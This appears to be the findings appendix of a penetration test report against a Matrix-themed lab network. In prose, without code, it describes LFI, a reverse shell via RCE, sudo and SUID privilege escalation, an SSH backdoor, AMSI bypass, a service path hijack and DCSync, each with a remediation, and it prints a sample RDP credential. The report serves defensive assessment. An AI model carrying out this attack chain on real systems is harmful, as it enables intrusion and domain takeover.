Appendix C: Vulnerability Detail and Mitigation

Common Filenames (Medium)

Table 5. Common Filenames

Description:	By scanning the network SR found an Ubuntu web server (192.168.174.129) installation and identified two hidden files (control.php, enemy.php) from the main website.
Impact/CSV Score:	Medium (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
System:	www.zion.com
Remediation & References:	SR recommends EC to: • Harden the web server's security in order to make it harder to identify any hidden files. • Use complex names in any file or folder you want to obscure and also use a content delivery network (CDN) like Cloudflare to mitigate the direct IP access and also to prevent passive recon sources. • Monitor executed commands and arguments that may enumerate files and

	directories or may search in specific locations of a host or network share for certain information within a file system. • Monitor for API calls that may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system. • Monitor newly executed processes that may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system.

Local File Inclusion in enemy.php File (High)

Table 6. Local File Inclusion in enemy.php file

Description:	SR discovered a Local File Inclusion Vulnerability which exists in (enemy.php) file in the image file parameter. SR successfully exploited the vulnerability with PHP filter in order to access the source code of the control.php file.
Impact/CSV Score:	High (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:N/A:N)
System:	www.zion.com
Remediation & References:	The most effective solution to eliminate file inclusion vulnerabilities is to avoid passing user-submitted input to any filesystem/framework API. If this is not possible the application can maintain an allow list of files, that may be included by the page, and then use an identifier (for example the index number) to access to the selected file. Any request containing an invalid identifier has to be rejected, in this way there is no attack surface for malicious users to manipulate the path.

Remote Code Execution in control.php File (Critical)

Table 7. Remote Code Execution in control.php file

Description:	SR reviewed the source code found in step 2 and successfully found in the (control.php) file, a hidden parameter used to execute commands on the server. Then SR successfully exploited this vulnerability in order to gain access to the webserver as the user “www-data” via a reverse shell.
Impact/CSV Score:	Critical (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N)
System:	www.zion.com
Remediation & References:	SR recommends EC to review the source code of a web app and remove or harden any vulnerable parameters. Furthermore, SR suggest to not pass user input directly before validating it in order to prevent remote code execution vulnerabilities.

Domain Name Discovery (Informational)

Table 8. Domain Name Discovery

Description:	SR discovered a domain user in the webserver, which is connected to the active directory, and found the domain name (MATRIX.local).
Impact/CSV Score:	Informational
System:	Ubuntu server
Remediation & References:	SR recommends EC to remove the web server from the active directory.

RDP Credentials via OSINT (Critical)

Table 9. RDP Credentials via OSINT

Description:	SR conducted an Open-Source Intelligence (OSINT) investigation and discovered a picture with remote dektop (RDP) credentials in the background from one of the EC's employees in a post made on LinkedIn (**Neo:SuperSecurePassword1!**).
Impact/CSV Score:	Critical (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:L)
Remediation & References:	This technique cannot be easily mitigated with preventive controls since it is based on behaviors performed outside of the scope of enterprise defenses and controls. Efforts should focus on minimizing the risk with extensive training on the subject by all employees.

VI Binary Privilege Escalation in the Ubuntu Server (High)

Table 10. VI Binary Privilege Escalation in the Web Server

Description:	SR conducted local enumeration and discovered that the "vi" binary could be called and run with elevated privileges as the user "morpheus" without requiring a password. Then SR exploited usefully this vulnerability gaining control of the user "morpheus".
Impact/CVS Score:	High (CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:L/A:N/E:H/RL:O/RC:C)
System:	Ubuntu server
Remediation & References:	SR recommends EC to: • Implement a password request for any request with elevated privileges by any user. • Remove any elevated privilege from the user "www-data", if plausible.

SUID Privilege Escalation & Persistence in the Ubuntu Server (High)

Table 11. SUID Privilege Escalation & Persistence in the Web Server

Description:	SR conducted further local enumeration and discovered that the file "/var/www/zion/backup" had the SUID bit set and the owner was the user root. SR then found that the script was calling the command "cp" without the relative path and not the absolute one. SR then successfully exploited the vulnerability taking over the user root. SR also created an SSH backdoor in the user root to create persistence.
Impact/CSV Score:	High (CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)
System:	Ubuntu server
Remediation & References:	SR recommends EC to: • Remove the SUID special permission from the file "/var/www/zion/backup". • Use only the absolute path of a command in scripts and programs, whenever possible.

RDP Access in the THE-WHITE-RBBIT Host (Medium)

Table 12. rdp Access in the Windows 10 Host

Description:	SR created a pivot point on the Ubuntu server via SSH service to perform network enumeration and discover "THE-WHITE-RBBIT" host (10.10.10.3). SR then used the credentials from the OSINT investigation to gain access to the host via remote desktop (RDP) as the user "Neo".
Impact/CSV Score:	Medium (CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:N)
System:	THE-WHITE-RBBIT
Remediation & References:	There are no clear mitigation techniques because legitimate credentials were used to gain access to the host and compromise the user. Nonetheless, SR's recommendation remains

	the same with the OSINT investigation.

Privilege Escalation Via Weak Service Permissions In "THE-WHITE-RBBIT" Host (Medium)

Table 13. Privilege Escalation via Weak Service Permissions in the Windows 10 Host

Description:	SR after gaining initial access, bypassed the AMSI protection and opened a reverse shell, undetected, in the Covenant C2 framework. SR then proceeded to conduct local enumeration with Covenant and found one stopped service (network_service) where the owner was "LocalSystem". Furthermore, the user "Neo" had permission to start/stop the service on demand and to modify the "BINARY_PATH_NAME" parameter. SR then successfully exploited the vulnerability by modifying the service's path to load an undetectable reverse shell in executable format transferred previously to the host. That shell then was used to open another reverse shell in the Covenant framework with System permissions.
Impact/CSV Score:	Medium (CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L)
System:	THE-WHITE-RBBIT
Remediation & References:	SR recommends EC to: • Constraint the permissions given to the users • The folder of which the service binary is located should be accessible only to Administrators • Implement the least privilege principle

Domain Enumeration (Informational)

Table 14. Domain Enumeration

Description:	SR then performed domain enumeration with the Bloodhound tool on "THE-WHITE-RBBIT" host and found one domain admin (Architect). SR also discovered weak permissions of Access Control Lists (ACLs) which SR successfully leveraged to gain domain admin privileges.
Impact/CSV Score:	Informational
System:	MATRIX.local and THE-WHITE-RBBIT
Remediation & References:	SR recommends EC to: • Implement the least privilege principle • Ensure critical system files as well as those known to be abused by adversaries have restrictive permissions and are owned by an appropriately privileged account, especially if access is not required by users nor will inhibit system functionality. • Applying more restrictive permissions to files and directories could prevent adversaries from modifying the access control lists. • Remove the vulnerable account "smith" from the "Administrators" group and/or restrict the permission the group "Agents" has on the account, if plausible.

Domain Controller Exploitation (Critical)

Table 15. Domain Controller Exploitation

Description:	SR used PowerShell remoting from "THE-WHITE-RBBIT" host to the domain controller and used it to bypass the AMSI protection and open a reverse shell in the Covenant framework. SR then successfully performed a DCSync attack to disclose the password hash of the krbtgt account.

Impact/CSV Score:	Critical (CVSS:3.0/AV:L/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
System:	MATRIX-DC
Remediation & References:	SR recommends EC to: • Disable PowerShell remoting functionality on the domain controller and on all hosts, if plausible. • Manage the access control list for "Replicating Directory Changes" and other permissions associated with domain controller replication. • Ensure that local administrator accounts have complex, unique passwords across all systems on the network. • Do not put user or admin domain accounts in the local administrator groups across systems unless they are tightly controlled, as this is often equivalent to having a local administrator account with the same password on all systems. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers.